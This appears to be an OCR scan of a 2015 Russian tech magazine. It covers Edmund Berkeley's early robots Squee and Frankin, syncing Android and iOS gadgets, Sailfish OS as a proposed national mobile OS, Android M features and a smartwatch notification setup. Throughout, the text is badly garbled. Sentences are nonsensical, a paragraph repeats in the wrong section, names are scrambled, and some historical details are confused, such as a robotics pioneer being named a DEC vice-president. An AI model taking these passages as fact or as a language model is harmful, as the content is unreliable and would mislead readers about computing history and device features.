Беркли занятересовался поведенческими проблемами компьютеров не случайно. В 1950 году среди его аспирантов в Беркелеевской школе работали брат-близнец Фред и Айван Сазерленды (Fred Sutherland и Ivan Sutherland). Последний писал магистерскую работу под руководством самого Клода Шеннона и, конечно же, приносил идеи своего руководителя в решение коллеги Берклиса. Одной из них была идея робота, решающего задачу прохождения лабиринта. Подобная конструкция уже была реализована в лаборатории Шеннона, и Айван Сазерленд решил, что не творческим переработанная версия станет украшением коллекции маленьких роботов Берклиса.





Схема памятника «Франкен»

В 1951 году усилиями шестнадцатилетнего Айвена Сазерленда Berkeley Associates создает «Франкена» (Frankin) — мышь, которая исследовала лабиринт в поисках «пищи». Франкен двигался по полю из тридцати двух квадратов, на которых перпендикулярно лежали полоски фибриит.

Мозг «Франкена» состоял из шестидесяти реле и памяти — маленького магнитного барабана, способного сохранять 128 двоичных чисел. В ходе регистрации «Франкена» любой желающий мог отметить координаты одного квадрата как «еду» и еще два квадрата в качестве «замков», открывающих продовольственный квадрат. «Франкен» уже «знал», что открыть «продукт» можно, но, последовательно попав во второй и первый квадраты-замки. Для не поклонов исследовательский лабиринт «Франкен» не обладал алгоритмом поиска кратчайшего пути, зато был способен запоминать все тупиковые ветви. За свою электронную ученый Айван Сазерленд получил три тысячи долларов — премию от Технологического института Карнеги. Выдавая ее, руководство института не догадывалось, что премирует будущего создателя первой в мире CAD-системы и создателя первого графического пользовательского интерфейса.

Мышь «Франкен» бегала в двухмерном пространстве алюминиевого лабиринта, а Берклиса с полностью автоматическим роботе. Его возможности просто реализации механическими средствами ученого колледж Уоллера Грея, однако он считал, что поведение автономного робота может быть более сложным, чем уклонение от препятствий на пути к «дому».



Я настоящать нет будущий разработчиков Сазерленд стажировался в компании Берклиз

Письмо Эдмунда Берклиса изобретателю робоучителя Уоллеру Грею

Берклиз играет со своей электронной Squee

Устройство Squee напоминает современные робототехники в миниатюре

Соратник Берклиз Роберт Йенсен так рассказывал об идее разработки белки Squee: «Мы решили создать робота, который делал бы нечто более „умное", чем черепаха Грея. Тогда мы и остановились на робототехнике „Лабиринтный робот"».

Белка Squee имела четыре органа восприятия: два глаза-фотоэлемента и два щупа-контакта, которыми она «ощущала» приближение к своему «гнезду» — металлической пластине. Глаза у Squee были разными. Один из них воспринимал непрерывный свет фонарика, которым осматривались мячики, имитирующие корм. Другой глаз воспринимал более пятидесяти тысяч человек. Никакой заумный университетский компьютер не способен был так эффективно предоставить достижения вычислительной техники.

«Электронная черепаха» — так в журнале Radio-Electronics была представлена Squee

Автономность Squee восхищала Берклиз. И одновременно заставляла задумываться о будущем, в котором подобные белки, но более сложные автономные механизмы будут «жить» бок о бок с человеком. Еще в своей первой книге «Гигантские мозги, » писал в 12 Берклиз посетив вопросам применения компьютеров в будущем и создавать-ного контроля над ними. Вручив «технарям», он не философствовал, а делал прогнозы об области, в которых компьютеры станут доминировать. Я пророчил эти вехами прорывнулись. Автоматические адресные книги, цифровые библиотеки, компьютерные переводчики и системы распознавания текстов и устной речи.

Воображение Берклиз рисует фантастический для начала пятидесятых мир, в котором компьютеры помогают людям предсказывать погоду, управляют домашними бытовыми приборами, выполняют функции машинисток и стенографистов, а также общаются с пользователем на естественном языке, помогая быстро отыскать нужную информацию в гигантских библиотеках. «Небольшие карманные компьютеры, оснащенные запоминающими устройствами на магнитной ленте и подключенные к радиосети, позволят хранить нужные телефонные номера, планировать встречи, организовывать общение с другими людьми или с большими компьютерами, — так Берклиз видел наш, напичканный смартфонами и обручными вычислителями, мир. Он рассуждал о многоуровневом компьютерном управлении, когда один вычислитель контролирует деятельность другого. Их прообразом перед домами на «Земле будущего» Берклиз трактует автономные пароходоходы, в полях — комбайны без водителей, контролируемые по радио «гигантскими мозгами» супервычислителей.

После смерти Эдмунда Берклиз в 1988 году в его личном архиве была найдена рукопись так и не вышедшей в печать книги «Конструкция живущих роботов» (The construction of living robots). В ней Берклиз задумывается о кибернетической стороне понятия «жизнь» и пытается найти ответы на вопросы об адаптации поностью автономных роботов к сложным неожиданным? Представлен, что каждый робот поддерживает связь с „родительным домом". Когда в случае необратимой поломки робот „умирает", его связь с „родительным домом" прерывается и последний производит взамен нового робота.

При этом задумки Берклиз — не пустые фантазии. В рукописи на примере незамыслового организованного мира автономных роботов, использующих Берклиз трактует автономные роботехнику Squee, он в деталях рассматривает алгоритмы действий как самих «живых» роботов, так и обслуживающих их инфраструктуру: станции ремонта, зарядных станций и фабрик — «родительных домов». На базе достоинств в трактовках системотехнических представлениях реализации «рождения», «жизни» и «смерти» роботов.

INFO

Аренда маленьких роботов Berkeley Enterprises стоила от 15 до 150 долларов в месяц. Производство для гитаристов сумма составила стоимость материалов и труда сборщиков, 18% шло на административные расходы, и только 10% составила прибыль.

Сегодня, спустя более чем полвека, Squee будет в работоспособном

INFO

Робот-белка Squee был создан командой Эдмунда Берклиз в единственном экземпляре. Его прототипом стал робот-подарок Уоллеса Грея — тогда вице-президента знаменитой Digital Equipment Corporation, а ныне известному ученому-листу найфостиного, так, стоит «Кстати» Ивану Сазерленду.

Впоследствии белка передала отличное функционирующую и по сей день. Сцена Музеях компьютерной истории в Мюнтейн-Вью.

Информация об «прототипе» Squee в Computer History Museum

Подборка книг Берклиз на Amazon

Сайт АСМ (Ассоциация вычислительной техники)

WWW

Архив трудов Эдмунда Берклиз в библиотеке университета Миннесоты

Информация об «прототипе» Squee в Computer History Museum

Подборка книг Берклиз на Amazon

Сайт АСМ (Ассоциация вычислительной техники)

Рукопись не горит: Но из может подпустить время и вольность: найдешь экземпляр «Конструкции живущих роботов»

Мир «живых» роботов по версии Берклиз. Предусмотрено все, от «родительной фабрики» до магазинов

Наверняка для современников Берклиз большинство его футуристических рассуждений были экзцентричными дилиоинками, балансирующими на грани научной фантастики. Но вот его слова, завершающие «Конструкцию живущих роботов» - «Только по-этому он готов творить? Кому нужны „живые" роботы? Начнем с меня. Мне нужны. Я всей небольшой организации скончторнадцать „маленьких мозг" Simon и робот-белка Squee, и им активно работаем над созданием других роботов. Зачем? Это ведь замечательно — раздвигать горизонты известного. Это — выход «человеческому» кровообмену. Ну и задело «потной бизнес».

Под таким углом зрения стоит пойнимательнее взглянуть на современный мир, в котором поселились «живые» асистенты Siri и Cortana, автономные «гугломобили» и умные дома, управляемые термостатами Nest. Все это — отрывки идей энтузиастов зарю компьютерной эры, подобных Эдмунду Берклиз.

ЗВЕРЬ О СЕМИ ГОЛОВАХ

НАЛАЖИВАЕМ СОВМЕСТНУЮ РАБОТУ СМАРТФОНА, ПЛАНШЕТА, ANDROID И IOS

Максим Поляков
maks-tech@yandex.ru

В последнее время стоимость мобильных устройств стала настолько низкой, а их разнообразие настолько большим, что у многих теперь не одно или два, а множество устройств самого разного класса, начиная от простейших смартфонов и умных часов за 50 долларов и заканчивая мощными планшетами. Все это очень круто, и это то будущее, которого многие ждали, однако синхронизировать работу такого количества гаджетов порой бывает непросто.

БОЛЬШЕ ДЕВАЙСОВ, ХОРОШИХ И РАЗНЫХ

Представь, что у тебя есть два Android-смартфона, один планшет на том же Android и iPhone, который тоже в кармане спрятан в кармане. Первые два смарта — твои рабочие лошади: один из них — большой и мощный фаблет, который удобно ходить в машине, второй — достаточно простой аппарат помощнее, который лежит повседневно в кармане шортов и сопровождает тебя, когда ты на своих делах. Планшет большую часть времени находится дома, и ты используешь его для чтения книг, смотрелки и медиаконтента, иногда фигуры в игре Hitman Go.

Реальное положение вещей, конечно же, может быть другим, но это достаточно типичная картина для технофила, и она идеально подходит для иллюстрации всех тех проблем, с которыми сталкивается владелец множества гаджетов. О каких проблемах я говорю? О даном перезаливе всех твоих гаджетов каждый раз, когда поступает сообщение по электронной почте; о пропущенных вызовах, когда звонок идет на тот девайс, который ты оставил дома; о необходимости вставать с мягкого дивана, когда ты получаешь СМС, лежа с планшетом на мягком диване; о задержке в ответе на сообщение, которое тебе, когда ты на том девайсе, на котором ты начал в нее играть; о высаженной батарейке оставленного дома второго девайса; о необходимости держать пробелы от каждого писаки или сообщения; о проблеме синхронизации контактов Google с iPhone.

Я мог бы продолжать, но этого должно быть достаточно, чтобы понять, зачем вообще стоит и написал эту статью. Но обещаю, что в конце статьи ты сможешь исправить все эти проблемы разом, но многие из них будут решены.

ПРОБЛЕМА СИНХРОНИЗАЦИИ

Google и Apple сделали всего, чтобы избавить нас от необходимости запоминать десятки паролей и ручную настройку настройки синхронизации каждого отдельного вспомогательного приложения. Ты просто включаешь гаджет, один раз вбиваешь данные своего аккаунта — и вуаля, все работает, письма приходят, сообщения отправляются, напоминания о событиях. Скачал бы устройств к своему аккаунту ты не подключил, все они будут автоматически синхронизированы с облаком. Казалось бы, что еще нужно?

Ну, во-первых, не все устройства должны быть полностью синхронизированы с облачными сервисами Google, Apple и других компаний. Например, на планшете в предпочтении полностью отключать любые виды синхронизации. В Android это можно сделать в меню «Настройки» -> Аккаунты -> Сервис -> Аккаунт», в iOS — «Настройки» -> Основные -> Обновление контента», а далее отключить нужные приложения (также можно полностью отключить синхронизацию с серверами Apple в «Настройках» -> Почта, адреса, календари -> iCloud). Синхронизацию приложений или Chrome, конечно, можно оставить, но такие вещи, как Gmail или «Контакты», на планшете не особо и нужны. В конце концов, почту можно отправить и вручную тогда, когда это будет удобнее.

Во-вторых, не все твои гаджеты необходимо синхронизировать всегда. Это проблема того самого перезалива и расхода аккумулятора, когда синхронизация происходит даже в том случае, если она не нужна (например, когда ты дома и, следовательно, оба твоих смартфона тоже). В этом случае можно либо отключить синхронизацию на одном из устройств вручную, либо настроить режим схему автоматического включения/выключения синхронизации и других нужных функций, о чем я расскажу в следующем разделе.

В-третьих, механизмы синхронизации Google и Apple никак не переосекаются. То есть, например, ты не получишь автоматическую синхронизацию контактов из аккаунта Google на iOS, а серверы Apple не будут привязаны к Android-смарфону. На Phone эту проблему довольно легко обойти, либо установив приложение Google (Gmail, Календарь, Google+), либо просто добавив привязку к аккаунту Google через настройки:

- «Настройки» -> Почта, адреса, календари -> Добавить учетную запись»;
2. Выбираем Google и в открывшемся окне проходим стандартную веб-аутентификацию.
3. Выбираем сервисы, которые хотим синхронизировать: контакты, почта, календарь, заметки.

Метод простой и удобный, а главное — работает в обе стороны. По сути, центральным местом хранения контактов будет Google, а iCloud станет вспомогательным.

Что касается фотоков и файлов, тут ситуация гораздо лучше: все пользовательи Google+ или Carsual от Dropbox. Они отлично справляются с обеспечением синхронизации фотографий, причем не только файлы можно при необходимости перемещать с помощью все того же Dropbox или любого другого аналога.

Однако здесь есть одна проблемка, которой нужно детальнее. Дело в том, что обычный Dropbox для обеих платформ сильно отличается от десктопного клиента и представляет собой просто навороченный просмотрщик веб-диска без функции автоматической синхронизации. В Android эта проблема довольно легко обходится с помощью замечательного приложения Dropsync, которое позволяет проводить выборочную двусторонюю синхронизацию каталогов по расписанию либо вручную, причем как это делает десктопный Dropbox. В iOS такие приложения не может существовать из-за технических ограничений, наложенных компанией на сторонние приложения. Поэтому придется либо самостоятельно перекидывать нужные файлики в Dropbox, либо делать джейлбрейк и выполнить двусторонюю синхронизацию с помощью iFile, но только вручную, без возможности мгновенной синхронизации.

В-четвертых, синхронизация не работает в отношении **настроек** приложений. В большинстве случаев это не имеет никакого значения, но для дебильной софт в массе своей — это клиенты разного рода веб-сервисов, а те, что работают особенно, обычно нежаки настроек и не требуют. Однако есть целый класс программ, пользоваться которыми на разных устройствах без синхронизации настроек — одно мучение. Это не только игры, но и, например, бук-ридеры, одна для разработчиков фотографии, приложения, привязанные к номеру телефона (привет, WhatsApp), да и просто сложный софт с множеством настроек.

Но одна мобильная операционка «большой тройки» не может выполнить синхронизацию настроек между несколькими устройствами. И это абсолютно правильно, так как каждый из устройств имеет свои особенности и не настроен, которые работают на планшете, вряд ли подойдут умным часам. Однако в случае с Android мы можем обойти эту проблему с помощью сторонних приложений. Есть как минимум три приложения, позволяющих такое организовать: Titanium Backup, Helium и DataSync. По своему опыту могу сказать, что корректно работает только последний, и тому же он бесплатный.

Синхронизируем злосчастный WhatsApp

Итак, устанавливаем DataSync на оба (при первом запуске оно попросит root-права, согглашаемся дать ему права root (а куда же без них). Оказавшись на главном экране одного из устройств, нажимаем + и выбираем в появившемся «Новая задача», либо нажимаем на кнопку «Новая задача» и выбираем «Выходные -> Синхронизация -> Android -> iOS» невозможна.

ПРОБЛЕМА МЕСТОПОЛОЖЕНИЯ

С синхронизацией вроде разобрались. Переходим к более хардкорным вещам, а именно — задачам, которые приложения имеет свои особенности и не настроены, которые работают на планшете, вряд ли подойдут умным часам. Однако в случае с Android мы можем обойти эту проблему с помощью сторонних приложений. Есть как минимум три приложения, позволяющих такое организовать: Titanium Backup, Helium и DataSync. По своему опыту могу сказать, что корректно работает только последний, и тому же он бесплатный.

Плагин Secure Settings

Profiles Tasker активен, а значит, синхронизация отключена

Хорошей идеей может стать включение режима полета вместо отключения синхронизации, но начиная с версии 4.2 Android не позволяет это делать сторонним приложениям (в нашем случае Tasker'у), поэтому придется получать root, ставить Tasker-плагин под названием Secure Settings, активировать в нем модуль System+, а затем вызывать его через Tasker («Плагин -> Secure Settings -> System+ Actions -> Airplane Mode»). В общем и целом — не стоит огнива выделки.

СМС И ЗВОНКИ С ПЛАНШЕТА

Некоторые производители (привет, Sony и Apple) предрадают пользователям своих устройств интересную фичерку, позволяющую, например, начать набирать СМС на смартфоне, затем продолжить на планшете и отправить СМС с планшета, не осознаменно SIM-картой. Это действительно удобно, потому неудивительно, что в маркете можно найти несколько приложений с подобной функциональностью.

Лучше из них — Tablet Talk. Приложение с очень длинной историей развития и массой фичурий, включая возможность не только отправлять с планшета СМС, но и здесь совершать звонки. А главное: аналогичное отличие от аналогичных решений производителей устройств оно работает не через сервер компании, а напрямую, через Bluetooth или Wi-Fi-сеть. Так что пользоваться можно даже без интернета.

Разработчик Tablet Talk явно любит общаться

ВЫВОДЫ

Работу с несколькими устройствами разных классов вполне можно сделать удобной, а это отличный способ полуить самое лучшее из нескольких мира. Конечно, Android и очередной раз оказывается гораздо гибче чем Apple, но справедливости ради стоит сказать, что Apple не навязывает только лишь свои сервисы и iPhone вполне комфортно может приятельствовать с Google. Лучше, конечно, быть не привязанным ни к кому, но это совсем другая история.

ОСЬ для Руси

ЗНАКОМИМСЯ С SAILFISH, МОБИЛЬНОЙ ОС, ВЫБРАННОЙ В КАЧЕСТВЕ НАЦИОНАЛЬНОЙ

Евгений Зобнин
zobnin@gmail.com

15 мая 2015 года Министерство связи РФ опубликовало пресс-релиз, в котором объявило о начале формирования международного консорциума для развития новой мобильной ОС для стран БРИКС. В переводе на русский это означает, что реализация плана импортозамещения все-таки началась, и вместо забугорных андроидов и iOS-ов они таки хотят свою ОС. И все бы ничего, посмеялись и разошлись, да вот только, похоже, ребята настроены серьезно, ибо в качестве базы для своей ОС они выбрали на редкость вменяемую систему — Sailfish OS.

ВМЕСТО ВВЕДЕНИЯ

Sailfish OS должна быть хорошо знакома всем, кто до сих пор юзает старые добрые Nokia N900 и Nokia N9. Да, это система для вас, чувак, и вы уже, наверное, успели сказать спасибо господину Никифорову. Всем остальным же придется сделать небольшой экскурс в историю, как как без него понять, что такое Sailfish OS и почему на нее молятся олдфаги и юнисоциалы по всему миру, невозможно.

Фактическая история Sailfish OS началась в далеком 2005 году, когда Android и iOS еще не существовали, в жарком правлении Nokia. Все началось с экспериментов. Зомбная помирала, Windows Mobile всех бесила, и Nokia начала эксперименты с мобильными ОС, которые в результате вылились в карманный компьютер Nokia 770 на базе новой ОС Maemo.

Сама по себе Maemo, конечно, не была чем-то совершенно новым и представляла собой минималистичный Linux-дистрибутив со специально адаптированным для малых тач-экранов интерфейсом пользователя. Однако MeeGo стала одной из первых по-настоящему известных и популярных Linux-систем для наладонников, и, кроме Nokia 770, она переносилась на следующие модели карманных ПК Nokia — N800 и легендарный N900.

Примерно в то же время свои собственные версии «карманного Linux» начали плодить и многие другие компании, включая Motorola, Google и Intel. И если наработки первых двух имели всем известный исход (в первом случае забвение, во втором — процветание), то у продукта Intel гораздо более интересная история жизни. Продукция под названием Moblin развивалась совместно с Linux Foundation как открытая стандартизованная Linux-платформа для мобильных устройств. Разработка шла без особого энтузиазма, и, чтобы не растрачивать усилия впустую, в определенный момент Intel и Nokia договорились о слиянии Moblin и Maemo в единую платформу, получившую имя MeeGo.

Новая система стала идейным продолжением Maemo и, в частности, была выпущена для N900 как обновление вместо намечавшегося ранее релиза Maemo 6. Также система поддерживала множество недорогих нетбуков класса Asus EeePC и была предназначена на комплектацию Nokia N950, который так и не был пущен в массовое производство. Вскоре после этого Nokia благополучно «продалась» Microsoft и закрыла подразделение, занимавшееся разработкой MeeGo, выпустив на прощанье свой смартфон Nokia N9, до сих пор используемый фанатами энтузиастами.

Потеряв ключевого партнера, Intel быстро перемотнулась к конкурентам и объявила о сотрудничестве с Samsung для продолжения разработки MeeGo как системы с HTML5-интерфейсом под названием Tizen. Туда же ушли и энтузиасты из Linux Foundation, а MeeGo перешла в руки сообщества и начала новую жизнь под именем MER (MEego Reconstructed).

INFO

Основной из причин, побудивший Intel прекратить заниматься и разработкой MeeGo, было отсутствие поддержки процессоров Atom в Windows 7.


Кроме Sailfish OS платформа MER используется также в системах Tizen, Plasma Active и Mer-дистрибутиве Nemo Mobile.

И здесь начинается самое интересное. Бывшие сотрудники компании Nokia, ответственные за разработку Maemo и MeeGo, объединились и создали компанию Jolla, в качестве цели поставили создание собственной, идейно близкой к MeeGo. Так на свет появилась Sailfish OS, представляющая собой тот самый MER, с собственной перепроверкой API на базе Qt 5 (никаких HTML и JS, только C++), набором стандартных приложений, магазином софта и разного рода интересными плюшками вроде поддержки Android-интеграции с Google, Facebook, Twitter и так далее.

ЕЩЕ ОДНА МОБИЛЬНАЯ ОС?

Sailfish OS не просто еще одна основанная на ядре Linux система (пример Android, webOS, Tizen, Firefox OS и всем остальным) — это самый настоящий дистрибутив GNU/Linux, способный без всяких проблем запустить весь тот soft, который мы привыкли видеть на Linux-десктопе. Это система с собственной графической оболочкой, собственным SDK для разработки приложений, магазином софта, но это настоящий Linux-, построенный на тех же компонентах, что и любой настоящий Linux-дистрибутив.

При желании в Sailfish можно запустить десктопный Firefox, OpenOffice, клиент игры Xonotic или любой другой Linux-soft с поддержкой Wayland (в системе нет «иксов»). А если верить разработчикам, перенос десктопного софта, основанного на Qt5, в Sailfish OS отнимает пару часов. Для тех, кому этого мало, в Sailfish OS предусмотрен режим совместимости с Android-софтом, однако разработает он только в сборках для официального смартфона Jolla, так как требует пещерносмежных отчислений в пользу компании Myriad Group за слой совместимости Alien Dalvik (альтернативная реализация виртуальной машины Dalvik).



Типичный Linux-дистрибутив...

Linux-пингвина Sailfish не просто отражает пуль в действительно сложным и уникальным применением с долгой историей развития — она позволяет опереться на огромное сообщество, отвечающее за развитие всех тех компонентов, которые составляют типичный Linux-дистрибутив. Jolla совсем не обязательно быть таким мастодонтом, как Google или Apple, чтобы поддерживать свою ОС в актуальном состоянии. За инициализацию здесь отвечает уже привычный linux-сообщиям systemd, за вывод звука — PulseAudio, мультимедиасдержки — GStreamer, за связь с железом, драйверы, и то можно взять из Android благодаря слою совместимости Hybris. Огромные каманды разработчиков работают на тебя, бери, пользуйся, главное — запили хороший графический интерфейс.

И да, интерфейс здесь действительно и вправды вменяемый. Это и не убогий тачский UI с фейсфоей «мы сами знаем, что нужно юзеру, и делаем как хотим», и не полностью копирующий Android интерфейс Firefox OS. Это нечто стандартное и привычное, но при этом подсознанке весма изобретательно оконструированное пиложение. Экраны блокировки здесь плавно перетекает в рабочий стол, а рабочий стол — в меню приложений. Виджеты иконок и виджеты на рабочем столе — нечто вроде маленьких сверстных приложений, которые одновременно играют роль и миниатюры, и виджета. Выбирать пункты меню нужно, вытягивая экран вверх или вниз, а сам UI выполнен в минималистическом, почти Metro-шном стиле с преимущающим все в всё эффектом блюра.

Это не виджеты, а сверстные приложения

Учетка Google легко подключилась, и система сразу начала синхронизацию

Система легко и непринужденно интегрируется с десятком различных облачных сервисов, начиная от Google и заканчивая Flickr. Контакты, события, письма, календари — все это начинает синхронизироваться через стандартные приложения, стоит только связать устройство с нужными сервисами. Почта Gmail сыплется в стоковое приложение «Почта», а сообщения Facebook отправляются через приложение «Сообщения». Календарь собирает события сразу из нескольких мест, а галерея отображает фотографии из облачных хостингов.

Sailfish OS красива, функциональна и очень удобна. Это почти идеальный вариант мобильной операционки, но есть в ней одна проблема: это ОС с закрытым исходным кодом.

WTF?

Когда мистер Никифоров объявил о планах использовать Sailfish OS для импортозамещения, кроме восторгов, можно было услышать и множество недоумевающих вопросов, касающихся выбора ОС с закрытым исходным кодом в качестве национальной мобильной операционки. Действительно, хотя платформа MER и является открытой в лучшем смысле этого слова — все, что находится в Sailfish OS уровнем выше (а это графическая оболочка, стоковые приложения, магазин софта и все то, что называется Developer интеграции с веб-сервисами) — проприетарные и закрытые компоненты.

Поначалу можно было предположить, что мы будем использовать Sailfish только в качестве платформы для где-то-нибудь-еще-ской оболочки собственной разработки (и, как следствие, несовместимой с приложениями Sailfish OS). Однако, похоже, Никифоровы задумались досмотреться об открытии других частей системы. ZT мая Никифоров заявил, что уже летом графическая оболочка и набор библиотек для ее формирования будут полностью открыты (релиз 2.0). А вот будет ли открыт код стоковых приложений и ещё, отвечающий за интеграцию с веб-сервисами, пока неясно.

В любом случае даже этого вполне достаточно, чтобы в сжатые сроки построить собственную ОС на базе по-настоящему открытых и не привязанных к отдельно взятой компании (как у Android) исходников. Вообще, Мег и Sailfish — это пример того, как должна развиваться открытая система. В разработке и формировании такого развития здесь участвует сообщество, а управление проектом организовано по принципу меритократии (так же, как например, в Debian GNU/Linux).

ВЫВОДЫ

Если честно, я был приятно удивлен выбором Никифорова и желанием опереться на уже имеющаяся открытые разработки вместо кряков в стиле «сделаем свою ОС с гербом и флагами». Если остаться за скобками сам смысл идеи «национальной мобильной платформы», то Sailfish OS определенно правильный выбор. Смущает лишь то, что господин Никифоров почему-то постоянно упоминает некую мифическую компанию Sailfish Holding с инвесторами по всему миру и утверждает, будто именно она ответственна за разработку Sailfish OS. Найти информацию об этой компании мне не удалось, и я могу только предположить, что пока есть только некоторая договоренность о создании холдинга, в который в будущем войдет и Jolla.

Sailfish быстрый для Linux-системы, в том числе Nexus 4.

→

БИТВА ТИТАНОВ

НОВШЕСТВА ANDROID M И IOS 9 ВЕТА С ТОЧКИ ЗРЕНИЯ ГИКА

Евгений Любин
evgeniylyubin@yandex.ru

Честно говоря, я не смотрел ни Google I/O, ни WWDC 2015. Это цирк-шапито, а не серьезные презентации для профессионалов — много болтовни и громких слов и почти нет осмысленной информации. Вместо этого я подождал несколько дней и пошел читать техническую документацию (я поставил ссылки на свои аппараты). Конечно же, изменений оказалось гораздо больше, чем было озвучено. В этой статье я хочу сделать акцент на наиболее значимых из них и разъяснить, что же они несут нам, технофилам. Да, статья во многом субъективна, но это статья, я не просто новость на сайте.

ANDROID M

Первая новость сказали Android M — уже вторую версию Android с закодированным именем и нестабильной preview-версией (первой была L — 5.0 Lollipop). Пять наиболее важных новшеств этой версии ОС:

- давно ожидаемая система отзыва полномочий у приложений;
- механизм энергосбережения Doze;
- система отпечатков пальцев на основе Nova on Tap;
- механизм подключения SD-карты в качестве полноценной внутренней памяти Adaptable Storage;
- бэкап данных приложений каждые 24 часа.

Плюс куча более мелких изменений, такие как вертикальное отображение в меню приложений, возможность менять цветовую схему в меню быстрых настроек, поддержка сканеров отпечатков пальцев, новый формат APK (!) и множество других, о которых мы говорить не будем.

Итак, система отзыва полномочий у приложений. Годами ожидаемая функциональность, повторяющая аналогичную в iOS: теперь пожелание запрашивает доступ, ну, скажем, к микрофону, а вовр может его предоставить или запретить. Все хорошо, но постоянно, то, как оказалось, есть в этой системе нюансы, которые могут обернуться оказаться очень страшными.

Во-первых, если вовр выполнит (групп полномочий (таких как камера, микрофон и так далее) нет едва ли не самого важного — интернета. Да-да, вовр не сможет передать доступ с твоим эскизом и не узнает местоположение, но отнюдь ему доступа к интернету. Это получительство Google рад за работа на основе, и за то же время и дорогобольно большая дыра в безопасности (уверен, ребята из Google/вовр это исправят).

Во-вторых, система запрос полномочий не работает в отношении приложений, созданных для прежних версий ОС. Суть в том, что приложение, должно, использует системные сначала, потребовавшись в предустановленном приложении у уже существующий софт этого не умеет. Так что, господа вирусописатели, нигде не выставляйте версию-target API=лишь 5.1.1, и вовр у вас будет хорошо. Радует, однако, то, что приложение нам можно будет отозвать, но только через настройки и без всяких гарантий, что софтина не упадет (кстати, система отзыва полномочий и у Google Play тоже есть, и работает).

Теперь о механизме Doze. Это такой новый энергосберегающий режим, позволяющий существенно сэкономить потребляемый ресурс в время простоя гаджета. Принцип его работы очень прост: если хорр долгое время не использует девайс, система отключает всем приложениям доступ в интернет, и «корреет» на пробудах работать приложения (мейлбокс и и аларм), отключает ноль новых сетей Wi-Fi и сенсорноходит данные. Единственный для прложения способ пробудиться — это использовать высокоприоритетные push-уведомления через систему GCM (Google Cloud Messaging). По словам Google, Doze позволяет сократить энергопотребление гаджета до двух раз, и комментарии даже заявляет, что проведца тестирование на двух Nexus 9 с Android 5.1 и Android M. Что я, попробуй поверить, сказки мы любим.

Следующее — Adaptable Storage. Механизм, позволяющий подключить SD-карту или USB-флешку в качестве дополнительной внутренней памяти и перемещать на нее всю прилоа-ние и данные. Это некоторое подобие новой AppsOnSD, появившегося еще в 2010 году, с той разницей, что место перемещения отдаю взятых приложений определяет только перемещение карты памяти с шифрованием и перемещение на нее данных вообще всех приложений, а не только тех, что поддерживают функцию AppsOnSD. Но опять, это свободная карта-ниет известного хака OldSD, но с шифрованием.

Четвертое — бэкап данных приложений. Едва ли не более ожидаемая функция, чем система отзыва полномочий. Каждые 24 часа, находясь на зарядке, подключенный к сети Wi-Fi девайс выполняет синхронизацию данных прложений. Все данные сохраняются в защищенном контейнере в твоем Google Drive. Однако на каждый контейнер ограничение 25 Мбайт (по мнению Google, мало тока). После сбоя до заводских настроек или перестановки прошивки данные восстанавливаются вместе с приложениями. Просто, удобно, сходит с Windows Phone.

И наконец, пошь нашей программы Now on Tap — невероятно крутое расширение Google Now, из-за которого даже такой маргинал, как автор данной статьи, готов начать пользоваться этим сервисом. Если вкратце, суть расширения Google Now в том, что теперь он включает в себя своего рода систему контекстного поиска, которая способна вычленять ключевые слова или фразы из всего, что видит в текущий момент приложения и автоматически искавливать на экране значения со всей опуултизящей информацией. Например, если девушка пишет тебе в чате «Поедешь на фильм Марсианин?», а ты, к сожалению, не знаешь, что это за фильм, то все, что тебе необходимо сделать, — перед тем, как ответить, нажать «Домой» и запрашивать поиск Google Now с подсказкой о фильме, сказанном на Винкедоре, IMDB и другой инфой.

Более того, Now on Tap распознает даже изображения и воспринимает голос, так что видя на экране карлину сланого Калининграда, можно просто сказать— «Ок Google, выбери фотки этого места», — и он это поймет. Также мы можем спрашивать про музыкальные композиции и другие сущности. Правда, в России это не работает пока не в хорошо, как в стране заинвашшего Запада

WhatsApp Больше не будет слушать мой телефон

Now On Tap способен даже показать, куда пойти и ужинать

Google
Ok Google
Hey now, what's the deal with Tarantino movies? Do you like movies? I don't get the Tarantino thing.
Tweet
Tweet
Tweet

Колонка Евгения Зобнина

Евгений Зобнин
androidstreet.net

Часы с кукушкой

Уже два года в моем арсенале гаджетов присутствуют умные часы Omate Truesmart. Это отличный девайс, примечательный наличием 3G-модуля и полноценным Android на борту, а потому их можно использовать как самостоятельный девайс, не требующий наличия смартфона. Однако, когда связь со смартфоном все-таки понадобилась, я получил серьезные проблемы. Дело в том, что Omate не стала напрягать себя созданием приложения-компаньона и решение пришлось изобретать самостоятельно. Думаю, мой подход заинтересует других владельцев TrueSmart или любых других подобных часов, которых на рынке предостаточно (особенно на китайском).

↓

УВЕДОМЛЯТОР

На самом деле я немного слукавил. Еще с февраля 2014 года для данного типа часов в маркете доступно приложение SWapp Link. Возможностей у него огромное количество, начиная от показа уведомлений и заканчивая управлением медиапроигрывателем и настройками смартфона. Причем не только по Bluetooth, но и через выделенный сервер и даже по СМС.

Проблема SWapp Link только в том, что это крайне нестабильное и очень сырое приложение. Оно медлительно, часто падает, выдает крайне высокие задержки перед показом уведомления, а в случае потери связи со смартфоном (или, наоборот, с часами) выжирает батарею за пару часов. Все это создает огромные неудобства и нивелирует все преимущества умных часов.

Выход я нашел в том, чтобы заменить SWapp Link на, так сказать, кустарное решение на базе приложений, изначально не предназначенных для работы на умных часах. Это приложения NotiSync и Heads-Up notifications (оба не только бесплатные, но и открытые). Первое позволяет пересылать уведомления приложений на другое устройство по Bluetooth, второе показывает уведомления поверх экрана в стиле Android 5.0 (с возможностью показа на экране блокировки с автоматическим включением экрана).

Работая вместе, они позволяют организовать моментальное отображение уведомлений на часах. Такая связка работает гораздо стабильнее и быстрее SWapp Link, не садит батарею и не имеет проблем с задержками. А в качестве приятного бонуса я получил возможность привязать к часам множество разных устройств: смартфон, планшет и даже телевизионную приставку на базе Android.

Настройка крайне проста. Устанавливаем оба приложения на оба девайса, затем ставим NotiSync на часы. Соединяем устройства по Bluetooth, запускаем на обоих NotiSync и переводим верхний переключатель в положение ON. Далее запускаем на часах Heads-Up, заходим в настройки и ставим галочки напротив следующих пунктов:

- разблокировать телефон при открытии уведомления;
- тема — Android L Темная (лучше выглядит поверх циферблата);
- положение уведомления — по центру (по умолчанию — сверху);
